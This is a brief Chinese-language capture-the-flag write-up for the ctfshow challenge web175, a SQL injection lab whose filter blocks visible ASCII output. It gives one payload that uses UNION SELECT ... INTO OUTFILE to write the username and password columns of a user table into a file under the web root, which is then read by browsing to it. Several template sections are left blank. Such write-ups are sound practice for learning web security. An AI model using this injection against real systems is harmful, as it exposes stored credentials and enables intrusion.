ctfshow web175
- 题号:web175
- 难度:⭐⭐

- 考点:SQL注入(SQL文件读写)
- 日期:2026-9-2
题目描述
 正则基本过滤了ascii码的全部可见字符
解题思路
1.因为正常想好像没有任何思路,就想着直接看这题是否能进行文件读写(虽然没用判断权限是否为root,但是你在没用思路的时候可以先试试,万一呢?),发现是真的可以进行文件读写的操作,那还说啥了,往里干就行了!直接构造payload创建文件将flag写入其中 2.访问读取即可
Payload / 关键操作
1.123' union select username, password from ctfshow_user5 into outfile '/var/www/html/flag.txt' %23


2.直接访问
复现截图
2.
对应课程章节
SQL注入
踩坑记录 / 复盘
1.